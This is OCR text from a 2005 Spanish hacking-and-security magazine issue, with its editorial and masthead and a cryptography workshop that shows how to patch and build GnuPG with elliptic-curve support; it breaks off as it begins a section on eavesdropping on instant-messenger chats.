Segunda Etapa - Revista Bimestral

Agosto - Septiembre 2005

PC PASO A PASO HXC

SEGURIDAD INFORMATICA

número 30

www.hackxcrack.com

PROGRAMACION

Curso de C

Punteros y arrays en C: Apúntate al poder

REDES

Los secretos del SOCKS

Te explicamos en profundidad el protocolo que traspasa cortafuegos y anonimiza tus conexiones

HACKING

Crea tu propia ShellCode

Iníciate al lenguaje ensamblador y crea tu primera ShellCode paso a paso

Ataques a Formularios Web

Te mostramos las consecuencias de la programación insegura

SEGURIDAD

Especial Taller de Criptografía

¡Mejoramos GnuPG con encriptación de curvas elípticas y ciframos tus conversaciones de mensajería instantánea!

Nº 30 P.V.P. 4,5 EUROS



CAFETERIA

Historia **Hack Mundial** Opinión **Esa idea me pertenece**

EDITORIAL

EL PROYECTO HXC: APLICANDO EL PLAN DE COORDINACIÓN

En el último número editado explicábamos que para eliminar los puntos débiles de la revista estábamos elaborando un PLAN DE COORDINACIÓN. Muy bien, pues durante dos meses hemos estado trabajando en su creación y mucho más importante: EN SU APLICACIÓN.

Externamente quizá no se perciba una evolución importante desde el último número… ¿o si?... Júzgalo tu mismo:

1.- Bandeja de Entrada Compartida

Hay un problema que ha sido una y otra vez denunciado por nuestros lectores: Los MAILS nunca contestados. Si, durante mucho tiempo HXC no ha atendido debidamente los mails, muchas oportunidades perdidas y muchos lectores decepcionados.

Pues bien, hemos instalado un software mediante el cual somos varias las personas que trabajamos conjuntamente para atender los mails. Desde hace ya un par de semanas, estamos contestando todos los mails que hemos habilitado en el sistema.

Por ahora, los mails que atendemos son:

- **textos@hackxcrack.com** ---> si quieres aportar un texto para publicar en HXC y/o informarte sobre la posibilidad de colaborar, este es tu mail… puedes aportar tus conocimientos al proyecto HXC y cobrar por ello: te estamos esperando!!!

- **publicidad@hackxcrack.com** ---> si quieres poner publicidad en la revista, este es tu mail… tenemos los mejores precios del mercado editorial. Por cierto, si nos consigues anunciantes puedes ganar bastante dinero gracias a nuestro PLAN RESELLER DE PUBLICIDAD, envíanos un mail y pregunta por nuestro PLAN RESELLER… es una oportunidad única!!!

- **pedidos@hackxcrack.com** ---> En la WEB (**www.hackxcrack.com**) puedes comprar los números atrasados de la revista. Si has hecho un pedido y surge cualquier problema, este es tu mail. También puedes consultar tus dudas antes de hacer el pedido.

Dentro de poco añadiremos al Sistema de Bandeja Compartida otros mails, el objetivo es que puedas colaborar activamente en HXC y acabar con la INCOMUNICACIÓN que ha existido hasta ahora. ¿Lo conseguiremos? Seguro que si, ya estamos en el buen camino.

2.- La WEB

Gracias a la aplicación del Plan de Coordinación, por primera vez en HXC se han dado todos los permisos necesarios para acceder al Servidor de Hosting y poder crear una Web en condiciones.

Esta es una de nuestras deudas "milenarias" en HXC, tener una buena Web. ¿Lo conseguiremos? Pues muy posiblemente para cuando salga el próximo número ya tendremos la Web ON LINE, con tienda virtual incluida e integración del foro a nivel de registros... estamos trabajando duro en ello.

3.- PEDIDOS DE NÚMEROS ATRASADOS DE LA REVISTA

Como ya sabemos hasta ahora han sido muchas las críticas que ha recibido este servicio, desde mails no contestados hasta un teléfono de contacto que no siempre es atendido.

Pues bien, desde ahora y gracias a la Bandeja de Entrada Compartida, los mails son contestados diariamente. Y el teléfono de PEDIDOS (977 22 45 80) también es atendido de Lunes a Viernes de 10:00 a 13:00 de la mañana.

Estamos empeñados en solucionar todos nuestros "puntos débiles" y esperamos conseguirlo de una vez por todas. Ya hemos recorrido un largo camino y demostrado grandes avances en los últimos tres números… en esta nueva etapa de la revista las promesas se están cumpliendo.

Acabo la editorial diciendo lo de siempre: NADA de esto sería posible sin la implicación directa y desinteresada de muchos miembros del foro de HXC que están empujando el proyecto con su tiempo y sus conocimientos. Quizá algún lector piense que estas palabras se escriben por simple cortesía… nada más lejos de la realidad, hay varias personas que desinteresadamente están quitándole tiempo a su vida para dársela a HXC… desde aquí no puedo mas que decir una y otra vez G R A C I A S, G R A C I A S y G R A C I A S!!!

¡Un fuerte abrazo a todos!
AZIMUT, administrador de los foros de hackxcrack
www.hackxcrack.com

INDICE

MAQUETACION

taca dissenys
taca.dissenys@gmail.com

grupo HXC
juanmat

EDITOTRANS S.L.
B43675701
PERE MARTELL Nº 20, 2º - 1ª
43001 TARRAGONA (ESPAÑA)

Director Editorial
I. SENTIS
E-mail contacto
director@editotrans.com
Título de la publicación
Los Cuadernos de HACK X CRACK.
Nombre Comercial de la publicación
PC PASO A PASO
Web: www.hackxcrack.com
IMPRIME:
I.G. PRINTONE S.A. Tel 91 808 50 15
DISTRIBUCIÓN:
SGEL, Avda. Valdeparra 29 (Pol. Ind.)
28018 ALCOBENDAS (MADRID)
Tel 91 657 69 00 FAX 91 657 69 28
WEB: www.sgel.es

NUMERO 30 -- PRINTED IN SPAIN
PERIOCIDAD BIMESTRAL
Deposito legal: B.26805-2002
Código EAN: 8414090202756

COLABORADORES Y REDACTORES: GRUPO HXC

Este Grupo está formado por un número de colaboradores que han ido creciendo con, y siguiendo este Proyecto desde sus comienzos, desde redactores, maquetadores, diseñadores de páginas web, técnicos, programadores, administradores de sistemas, profesionales de áreas diversas tales como Economía, Ing. Industrial, Mercadotecnia, Arquitectura, así como aficionados y curiosos de la informática, etc...que comparten en común el cariño por HXC, y la afición al mundo de la Informática, y son estas las principales razones que los mueve a participar activamente en este Proyecto en su nueva etapa.

Un Grupo que no tiene límites en su crecimiento y desarrollo, ya que está convencido, que se nutre constantemente de muchas fuentes, y por sobre tod, de los seguidores de la revista.

En el Grupo de Gestión de HXC contamos con un Grupo de colaboradores que son miembros del Foro de HXC, y han seguido la Revista desde sus inicios. Entre los REDACTORES contamos con:

Alex F. (CrashCool) crashcool@gmail.com // Iván Alcaraz (DiSTuRB) ivanalcaraz@telefonica.net // Death Master (Ramiro C.G.) // Moleman (Héctor M.) // Popolous (Juan José EG) // Grullanetx (Tato) // PyC // TaU // TuXeD (Eloi SG) // Vic_Thor // G.F (kurin) kurin@odiss.org // Martin Fierro // DrK // Jordi Corrales...

Y TÚ...si...tú...puedes pertenecer a este grupo de Articulistas/Redactores, si te animas a preparar un Articulo, escribirlo y enviarlo a nuestra Editorial! ;-)


El CORAZÓN y ALMA del Proyecto:

El Foro de HXC!
www.hackxcrack.com

Y todos y cada uno de los lectores y seguidores de la publicación PC Paso a Paso // HXC



SEGURIDAD



Capítulo IV

Taller de Criptografía

Aquí estamos una vez más, en el Taller de Criptografía, dispuestos a dar unos cuantos pasos más en el largo pero gratificante camino del aprendizaje de la criptografía. Antes de nada quiero agradecer todos los correos y mensajes privados del foro que he recibido con comentarios (todos positivos) acerca del Taller. Es muy gratificante saber que a la gente le resulta útil y ameno. Gracias a todos los que de una forma u otra me lo han hecho saber.

Hagamos recopilación de lo que hemos visto hasta ahora: en los dos primeros artículos aprendimos los fundamentos criptográficos y matemáticos del sistema OpenPGP, y realizamos una primera toma de contacto con sus dos principales baluartes: PGP y GnuPG. Fueron los artículos con más carga teórica (o al menos, no práctica). El tercer artículo supuso un gran cambio en este aspecto, pues pasamos a utilizar todo lo que ya sabíamos sobre el sistema en una situación cotidiana: la gestión del correo electrónico. Sé por los mensajes que he recibido, que ha sido éste último el que más os ha gustado -con alguna excepción- así que estáis de suerte porque el presente artículo tiene un espíritu muy similar.

En primer lugar, y al igual que hicimos con el ataque chino a SHA-1 (del que, por cierto, ya se ha publicado el ataque completo -sólo apto para los más valientes...- aquí: http://cryptome.org/wang_sha1_v2.zip), vamos a comentar una noticia de actualidad que nos enseñará (o eso espero) una valiosa lección sobre seguridad. En segundo lugar vamos a mejorar (sí, mejorar) GnuPG con nuevas posibilidades. Por último, vamos a aplicar todo lo que sabemos a otro aspecto de nuestra "vida cotidiana" en Internet: la mensajería instantánea. Empezamos...

El eslabón más débil

Cuando hablamos de la elección de un passphrase para vuestra clave privada, recordaréis que hice especial énfasis en la importancia de la robustez del mismo: de nada me sirve una clave de 4096 bits si el passphrase es el nombre de mi mascota... una clave privada es relativamente sencilla de obtener una vez se obtiene acceso de alguna forma al equipo que la almacena; y llegados a ese punto, sólo el passphrase separa al atacante de nuestros secretos.

Hay una metáfora en el mundillo de la criptografía que se repite hasta la saciedad: una cadena siempre se rompe por su eslabón más débil. Pensad en ello: ¿por dónde se rompen las cadenas o pulseras? ;-)

Llevando esta metáfora al campo de la seguridad informática nos topamos con una realidad difícil de esquivar: casi siempre hay un eslabón "débil" que poder romper. Se ha comprobado en multitud de ocasiones: servidores con cortafuegos inexpugnables que son

comprometidos por un servicio vulnerable, intranets comprometidas por VPN's mal protegidas...

Hace muy poco pudimos comprobar una vez más el cumplimiento de esta máxima en el sistema de foros phpBB: un fallo de la versión 2.0.15 -un viejo fallo que fue correctamente corregido en 2.0.11- que permite inyectar código PHP mediante la función system()... llegando a comprometer un servidor completo a través del software phpBB.

¿Que qué tiene todo esto que ver con la criptografía? Mucho más de lo que a priori pudiera parecer. Os comento una noticia que he conocido a través del boletín ENIGMA (http://www.ugr.es/~aquiran/cripto/enigma.htm):

Hace un año la policía italiana confiscó el servidor de un colectivo llamado Austistici/Inventati como parte de una investigación. Tras la devolución del servidor, éste fue puesto en marcha de nuevo y siguió siendo utilizado para dar servicios como páginas web, correo electrónico, listas de correo... pero hace unas semanas, el 21 de Junio, el citado colectivo descubrió que la policía había instalado una puerta trasera para espiar las comunicaciones que fluían a través de su máquina. Y no sólo eso, sino que las comunicaciones cifradas a través de SSL, en las que la gente acostumbra a confiar de forma ciega, también fueron comprometidas: se accedió a la clave privada del certificado y se instaló un sniffer que interceptó y descifró el tráfico cifrado.

SSL (Secure Socket Layer) es un protocolo de cifrado a nivel de socket que se implementa como una capa en la propia pila de comunicaciones del sistema (inmediatamente antes de la capa de aplicación). No es el momento de detallar qué es y cómo funciona (todo llegará)... pero sí es importante tomar conciencia de que es algo que utilizamos muy a menudo (cuando leemos el correo, cuando consultamos nuestra cuenta del banco en Internet...) y de gran importancia.

Como vemos, un sistema en teoría completamente seguro como SSL fue vulnerado a través de su "eslabón débil": el acceso a la clave privada. Tomemos todos nota y aprendamos esta lección en la piel ajena, que siempre escuece menos...

A mí me gustan con curvas... elípticas

Ya conocemos el estándar OpenPGP (RFC #2440: ftp://ftp.rfc-editor.org/in-notes/rfc2440.txt) así como el OpenPGP/MIME (RFC #3156: ftp://ftp.rfc-editor.org/in-notes/rfc3156.txt). También conocemos los dos grandes algoritmos de cifrado asimétrico: RSA y DH/DSS. Hemos trabajado con ellos, visto sus algoritmos... ¡y hasta los hemos comprobado matemáticamente!

Pero hay otra valiosa lección en la seguridad informática: TODO es mejorable.

RSA y DH fueron los pioneros de lo que hoy se ha convertido en el estándar de cifrado: el sistema de clave pública. No fueron los únicos, existen otros sistemas como RW contemporáneos con las dos estrellas de OpenPGP, pero muy similares en planteamiento. No obstante, la criptología como cualquier otra ciencia evoluciona con el tiempo, y lo que hoy damos por seguro puede no serlo en un futuro (buscad por la red de redes acerca del algoritmo de Shor). Pero si el criptoanálisis evoluciona, también lo hace la criptografía.

El algoritmo de Shor (http://en.wikipedia.org/wiki/Shor's_algorithm) es un algoritmo cuántico que permite factorizar grandes números de forma fácil: su complejidad asintótica es de O((log N)^3). Si tenéis conocimientos de estudio de complejidad algorítmica sabréis que se trata de una complejidad bastante aceptable; y si recordáis lo comentado en el primer artículo, sabréis que el algoritmo RSA basa su fuerza en la dificultad para factorizar grandes números... y no es el único, pues RW se basa en el mismo principio matemático.

Aún así podemos respirar tranquilos, dado que al ser un algoritmo cuántico requiere de un computador cuántico para ser implementado. Aunque esos computadores aún son cosa del futuro, ya se han realizado pruebas... y de hecho el algoritmo de Shor ha sido probado y demostrado por IBM en 2001: http://domino.research.ibm.com/comm/pr.nsf/pages/news.20011219_quantum.html.

Quizá todo esto os suene un poco futurista... pero sólo es cuestión de tiempo.

Sin llegar a hablar de criptografía cuántica (que por cierto, es algo real y que existe hoy en día, no una entelequia futurista), existen sistemas y algoritmos más modernos que suponen un gran aumento de seguridad respecto a los "tradicionales" RSA y DH. Uno de los más importantes, si no el que más, es la criptografía de curvas elípticas.

¿En qué consiste el sistema de curvas elípticas? Simplemente se trata de cambiar el marco de trabajo de un algoritmo del tradicional grupo multiplicativo de un cuerpo finito primo a un sistema de curvas elípticas.

El sistema de curvas elípticas fue propuesto por primera vez por V.S. Miller en 1986 con su artículo [Mil86] Use of elliptic curve in cryptography. In Advances in Cryptology.

Para saber más sobre las curvas elípticas, recomiendo visitar este enlace en la Wikipedia (la enciclopedia libre): http://en.wikipedia.org/wiki/Elliptic_curve. También existe una versión traducida al castellano en: http://es.wikipedia.org/wiki/Curvas_el%C3%ADpticas.

Para los que deseen profundizar en los fundamentos matemáticos de la criptografía de curvas elípticas os recomiendo visitar este enlace: http://en.wikipedia.org/wiki/Elliptic_curve_cryptography.

Aunque el sistema de curvas elípticas ha sido implementado con éxito sobre varios algoritmos, ha demostrado ser particularmente efectivo en algoritmos basados en el problema del logaritmo discreto... como por ejemplo DH. Y creo que ya sabéis a dónde nos lleva esto: a implementar compatibilidad con cifrado



de curvas elípticas en GnuPG.

¿Y porqué no en PGP? Porque PGP es software propietario y NO podemos modificar ni una línea sin incurrir en un delito. En cambio, GnuPG es software libre y podemos modificarlo tanto como queramos (siempre que respetemos la licencia GPL).

Por cierto, aprovecho para decir que estoy MUY cabreado con la actitud de PGP que, por primera vez con su nueva versión 9, NO ha publicado una versión gratuita (freeware) sino una trial con límite de tiempo. :-(

Esta modificación de GnuPG es posible gracias al proyecto ECCGnuPG, que es el trabajo de final de carrera de unos estudiantes de la Universidad de Lleida: Ramiro Moreno Chiral (tocayo mío), Sergi Blanch i Torné y Mikael Mylnikov. La página oficial del proyecto es ésta: http://alumnes.eps.udl.es/~d4372211/index.es.html.

Como en el segundo artículo ya detallamos la compilación de GnuPG, ciertos detalles del proceso de compilación los obviaré. Lo primero es bajar la última versión de GnuPG (en el momento de escribir estas líneas, la 1.4.1): ftp://ftp.gnupg.org/gcrypt/gnupg/gnupg-1.4.1.tar.gz. Ahora debemos bajar el parche (en fichero diff) de ECCGnuPG para esa versión: http://alumnes.eps.udl.es/~d4372211/src/gnupg-1.4.1-ecc0.1.6.diff.bz2.

Primero (y así practicamos un poco) vamos a comprobar que tenemos todos los mismos ficheros... (***ver listado 1***)

```
master@blingdenstone:~$ ls -l gnupg-1.4.1.tar.gz
-rw-r--r--  1 master master 4059170 Jul  3 20:12 gnupg-1.4.1.tar.gz
master@blingdenstone:~$ md5sum gnupg-1.4.1.tar.gz
1cc77c6943baaa711222e954bbd785e5  gnupg-1.4.1.tar.gz
master@blingdenstone:~$ sha1sum gnupg-1.4.1.tar.gz
f8e982d5e811341a854ca9c15feda7d5aba6e09a  gnupg-1.4.1.tar.gz
master@blingdenstone:~$ ls -l gnupg-1.4.1-ecc0.1.6.diff.bz2
-rw-r--r--  1 master master 17603 Jul  3 20:04 gnupg-1.4.1-ecc0.1.6.diff.bz2
master@blingdenstone:~$ md5sum gnupg-1.4.1-ecc0.1.6.diff.bz2
a77a9fd556337faea3b5a6214b8a3a1c  gnupg-1.4.1-ecc0.1.6.diff.bz2
master@blingdenstone:~$ sha1sum gnupg-1.4.1-ecc0.1.6.diff.bz2
1d484fafd47fa31eae20c22bfc5be3c6ba6f4381  gnupg-1.4.1-ecc0.1.6.diff.bz2
master@blingdenstone:~$
```

Listado 1

Bien, ahora descomprimimos GnuPG y nos posicionamos en el directorio con las fuentes (***ver listado 2***).

```
master@blingdenstone:~$ tar xvfz gnupg-1.4.1.tar.gz
{...}
master@blingdenstone:~$ cd gnupg-1.4.1
master@blingdenstone:~/gnupg-1.4.1$
```

Listado 2

Ahora es el momento de parchear el código fuente de GnuPG con ECCGnuPG. Este parche se aplica de igual forma que cualquier otro fichero diff (como por ejemplo los parches del kernel de Linux) (***ver listado 3***).

```
master@blingdenstone:~/gnupg-1.4.1$ bzcat ../gnupg-1.4.1-ecc0.1.6.diff.bz2 | patch -p1
patching file cipher/ecc.c
patching file cipher/ecc.h
patching file cipher/Makefile.am
patching file cipher/Makefile.in
patching file cipher/pubkey.c
patching file configure
patching file g10/getkey.c
patching file g10/keygen.c
patching file g10/keyid.c
patching file g10/mainproc.c
patching file g10/misc.c
patching file g10/seskey.c
patching file include/cipher.h
master@blingdenstone:~/gnupg-1.4.1$
```

Listado 3

El comando patch es uno de los más útiles para modificar código fuente en sistemas Unix. Si quieres saber más de él, consulta la página del manual: man patch.

```
master@blingdenstone:~/gnupg-1.4.1$ ./configure
{...}
config.status: creating po/POTFILES
config.status: creating po/Makefile
config.status: executing g10defs.h commands
g10defs.h created

                Configured for: GNU/Linux (i686-pc-linux-gnu)

master@blingdenstone:~/gnupg-1.4.1$
```

Listado 4

```
master@blingdenstone:~/gnupg-1.4.1$ make
{...}
make[2]: Leaving directory `/home/master/gnupg-1.4.1/checks'
make[2]: Entering directory `/home/master/gnupg-1.4.1'
make[2]: Leaving directory `/home/master/gnupg-1.4.1'
make[1]: Leaving directory `/home/master/gnupg-1.4.1'
master@blingdenstone:~/gnupg-1.4.1$
```

Listado 5

Si no ha habido ningún problema,

```
master@blingdenstone:~/gnupg-1.4.1$ make install
{...}
master@blingdenstone:~/gnupg-1.4.1$
```

Listado 6

```
master@blingdenstone:~$ gpg --version
gpg (GnuPG) 1.4.1
Copyright (C) 2005 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

Home: ~/.gnupg
Supported algorithms:
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA
Cipher: 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH
Hash: MD5, SHA1, RIPEMD160, SHA256, SHA384, SHA512
Compression: Uncompressed, ZIP, ZLIB, BZIP2
master@blingdenstone:~$
```

Listado 7

```
master@blingdenstone:~$ ./gnupg-1.4.1/g10/gpg --version
gpg (GnuPG) 1.4.1-ecc0.1.6
Copyright (C) 2005 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

Home: ~/.gnupg
Supported algorithms:
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA, ECC, ECELG, ECDSA
Cipher: 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH
Hash: MD5, SHA1, RIPEMD160, SHA256, SHA384, SHA512
Compression: Uncompressed, ZIP, ZLIB
master@blingdenstone:~$
```

Listado 8

```
master@blingdenstone:~/gnupg-1.4.1/g10$ ./gpg --gen-key
gpg (GnuPG) 1.4.1-ecc0.1.6; Copyright (C) 2005 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

Please select what kind of key you want:
   (1) DSA and Elgamal (default)
   (2) DSA (sign only)
   (5) RSA (sign only)
 (103) ECC (ECElGamal & ECDSA)
Your selection?
```

Listado 9

deberíais ver exactamente las líneas anteriores. Ahora es el momento de generar el makefile: (***ver listado 4***)

Pasamos a compilar el software... (***ver listado 5***)

Y por último lo instalamos para sobrescribir la versión existente de GnuPG. Este último paso yo no lo haré, pero vosotros podéis hacerlo si queréis. (***ver listado 6***)

Ahora veamos los algoritmos soportados por un GnuPG normal y corriente... (***ver listado 7***)

Y los soportados por la versión modificada con ECCGnuPG: (***ver listado 8***)

¡Genial! Ya tenemos soporte para algoritmos basados en el sistema de curvas elípticas: ECC, ECELG, ECDSA. Y como podemos ver, el funcionamiento general de GnuPG no ha variado... crear una clave con cualquiera de estos algoritmos es tan sencillo como hacerlo para los estándar de GnuPG: (***ver listado 9***)

Eso sí, debemos tener en cuenta que para poder utilizar el sistema ECCGnuPG, éste debe ser usado por todos las partes implicadas en el flujo de datos: no podemos pretender que nos envíen correo cifrado a nuestra clave ECC si el remitente utiliza GnuPG estándar.

Si finalizamos el proceso de creación de una nueva clave con ECC y exportamos su parte pública a una armadura ASCII, veremos que ésta tiene notables diferencias con las que estamos acostumbrados a ver: (***ver listado 10***)

Como vemos, la diferencia con lo que pudiera ser una clave RSA o DH es bastante llamativa (no pegaré ejemplos de estas claves a estas alturas, podéis vosotros mismos comprobarlo). Si comparamos dos claves, una RSA y otra DH, pero ambas orientadas al grupo multiplicativo, veremos que se parecen bastante. En cambio, si comparamos la clave anterior con una clave DH estándar, veremos que aunque el algoritmo es el mismo, los diferentes campos de aplicación (curvas elípticas y grupo multiplicativo de un cuerpo finito primo respectivamente) generan claves manifiestamente diferentes.

Cabe destacar que aunque con nuestro GnuPG parcheado con ECC no tendremos ningún problema para manejar estas nuevas claves, los entornos gráficos de GnuPG no están preparados para este tipo de claves, por lo que no las reconocerán y tendremos ciertos problemas con ellos, por ejemplo con KGpg (***Imagen 01***) y con GPA (***Imagen 02***).

Quizá alguno de vosotros se pregunte si realmente es necesario desterrar el GnuPG estándar para utilizar ECCGnuPG. La respuesta es NO... porque es perfectamente posible que ambos coexistan en tu sistema sin que se peleen. ;-)




```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.1 (GNU/Linux)

mQJrBELOUUtnAgkB/////////////////////////////////////////////
/////////////////////////////////8CCQH///////////////////
/////////////////////////////////////////////////////////
/AIHUZU+uWGOHJofkpohoLaFQO6i2nJbmbMV87i0iZGO8QnhVhk5Uex+k3sWUsC9
O7G/BzVz34g9LDTx70Uf1GtQPwACCMaFjga3BATpzZ4+y2YjlbRCnGSBOQU/tSH4
KK9ga009uqFLXnfv51ko/h3BJ6L/qN4zSLPBhWpCm/l+fjHC5b1mAgkBGDkpania
O8AEXIpftCx9G9mY9URJV5tEaBevvRcnPmYsl+5ymV70JkDFULkBP60HYTU8cIai
csJAiL6Udp/RZlAAAQECCQH/////////////////////////////////////
//pRhoeDvy+Wa3/MAUj3CaXQO7XJuImcR667b7cekThkCQIJAQ0WI6t+Kg5eTjri
rrN/QEVvJcRQU3CwEX6/8J0DiE4JBy0B4f0pbWyz2/L7QauFMkOnKH3Xfp3cqBsd
6UCPQssYAgkBuyZb4jMwj9OoxG1mkaI4X6ARDy9QBh7ot1fn+ciPAhK8MNzvyiFH
tNTl6kPKl0e73Xpdyo/jxVmfvptxkQAw2nMCCQETEo4cMY94hD3pKp4dKVD8T5/n
UJcxeS8y9TDJWkaIj19xJExw9WBmQlzPfnff7/iqnbUiflAgv92dSkfvd/PKjrQn
RGVhdGggTWFzdGVyIDxkZWF0aF9tYXN0ZXJAaHBuLXNlY3VyaXR5LmNvbT6IAgYE
AkLOUUsGCwkIBwMCAxUCAwMWAgECHgECF4AACgkQaVdf3rXTBD7iwAIIgP6H0JS+
dJHIKbA6SRinh/Ig6TcpufMjtf45ZLqJWiGdxGxsfMBjM9asCfA1ipoGJadoCmf9
6pq9qocZkP7RkcMCCQHXWajiPdBsp5JUqFEbNteyTUKTLD+NcMXUNcPn/7G4+Fog
kQYdBMUwKPIT2k/tHJp00af3q96EFNsYHj/hJ3EoIw==
=j++4
-----END PGP PUBLIC KEY BLOCK-----
```


Listado 10

Imagen 1




Imagen 2

Si recordáis el segundo artículo, en el que hablamos de GnuPG, comenté que yo tengo en mi sistema dos versiones de GnuPG: la estable y la de desarrollo: (***ver listado 11***)

```
master@blingdenstone:~$ gpg --version
gpg (GnuPG) 1.4.1
{...}
master@blingdenstone:~$ gpg2 --version
gpg (GnuPG) 1.9.15
{...}
master@blingdenstone:~$
```

Listado 11

Pero además tengo también la versión que acabamos de compilar de ECCGnuPG:(***ver listado 12***)

```
master@blingdenstone:~$ eccgpg --version
gpg (GnuPG) 1.4.1-ecc0.1.6
{...}
master@blingdenstone:~$
```

Listado 12

Las dos versiones estándar de GnuPG están instaladas mediante el gestor de paquetes de mi distribución (APT, Advanced Packaging Tool), mientras que ECCGnuPG es la que acabamos de compilar con un enlace al directorio de binarios del sistema:(***ver listado 13***)

Para realizar un enlace simbólico sólo debemos convertirnos en usuario privilegiado y ejecutar la siguiente orden: (***ver listado 14***)

Ahora, cuando queramos utilizar ECCGnuPG en un software determinado (por ejemplo, en Mozilla Thunderbird para nuestro correo electrónico) sólo deberemos indicar como ruta del ejecutable /usr/bin/eccgpg.

Os animo a que practiquéis con ECCGnuPG todas las opciones de las que ya hablamos anteriormente y me contéis vuestras experiencias en el foro. :-)

Por si aún hay alguien que no conozca nuestro foro -difícil, porque lo digo en cada número :-P-, que no deje de hacernos una visita en http://www.hackxcrack. com/phpBB2/

Hola guapa, ¿me das tu MSN... y tu clave PGP?

Frase extraída del afamado manual "Cómo no volver a ver a una chica en tu vida" xD. Ahora en serio... creo que a estas alturas no habrá nadie que no sepa lo que es el famoso "messenger" pero por si acaso haré una breve introducción.

En 1996 la compañía AOL (America OnLine Inc) ideó un sistema de comunicación instantánea entre sus usuarios. En 1997 introdujo una novedad que lo convirtió en el embrión de lo que

```
master@blingdenstone:~$ ls -l /usr/bin/gpg
-rwsr-xr-x  1 root root 809836 May 10 00:47 /usr/bin/gpg
master@blingdenstone:~$ ls -l /usr/bin/gpg2
-rwsr-xr-x  1 root root 544332 Apr  8 15:53 /usr/bin/gpg2
master@blingdenstone:~$ ls -l /usr/bin/eccgpg
lrwxr-xr-x  1 root root 35 Jul  8 12:09 /usr/bin/eccgpg -> /home/master/eccgnupg-1.4.1/g10/gpg
master@blingdenstone:~$
```

Listado 13

```
master@blingdenstone:~$ su
Password:
blingdenstone:/home/master# cd /usr/bin
blingdenstone:/usr/bin# ln -s /home/master/eccgnupg-1.4.1/g10/gpg eccgpg
blingdenstone:/usr/bin# exit
exit
master@blingdenstone:~$ eccgpg --version
gpg (GnuPG) 1.4.1-ecc0.1.6
{...}
master@blingdenstone:~$
```

Listado 14



Imagen 3




Imagen 4

hoy conocemos como mensajería instantánea: la lista de contactos. Por desgracia AIM (AOL Instant Messenger) era exclusivo para clientes de la compañía... y ahí hizo su aparición estelar el primer gran IM de la historia: ICQ. En su día tremendamente popular, y hoy en día desconocido por mucha gente (pocos nostálgicos conservamos una cuenta ICQ y seguimos haciendo login en ella), sentó las bases de lo que después sería el boom de Internet.

De la mano de Yahoo Messenger, Hotmail Messenger (conocido como MSN Messenger desde que Microsoft compró hotmail) y otros menos conocidos como Jabber o Gadu-Gadu, la mensajería instantánea se ha convertido en un fenómeno de masas muy superior a otros que, en principio, tenían más papeletas para serlo (correo electrónico, IRC, VoIP...). A algunas personas no les gusta demasiado (a un servidor, sin ir más lejos) y a otras les apasiona... pero todas corren el mismo peligro usándolo.

Sí, ya sé que estaréis pensando *"ya está aquí el agorero para amargarme la conversación..."* pero al igual que con el correo electrónico, creo que no se conoce un sistema a fondo hasta que no conocemos completamente sus debilidades y cómo solucionarlas. Veamos un ejemplo...

Nuestro querido e incauto Usuario A inicia sesión con su cuenta de MSN y se encuentra a su amigo del alma Usuario B (***Imagen 03***), por lo que decide iniciar una conversación con él (***Imagen 04***). Pero no es el único que está escuchando esa conversación (***Imagen 05***)...

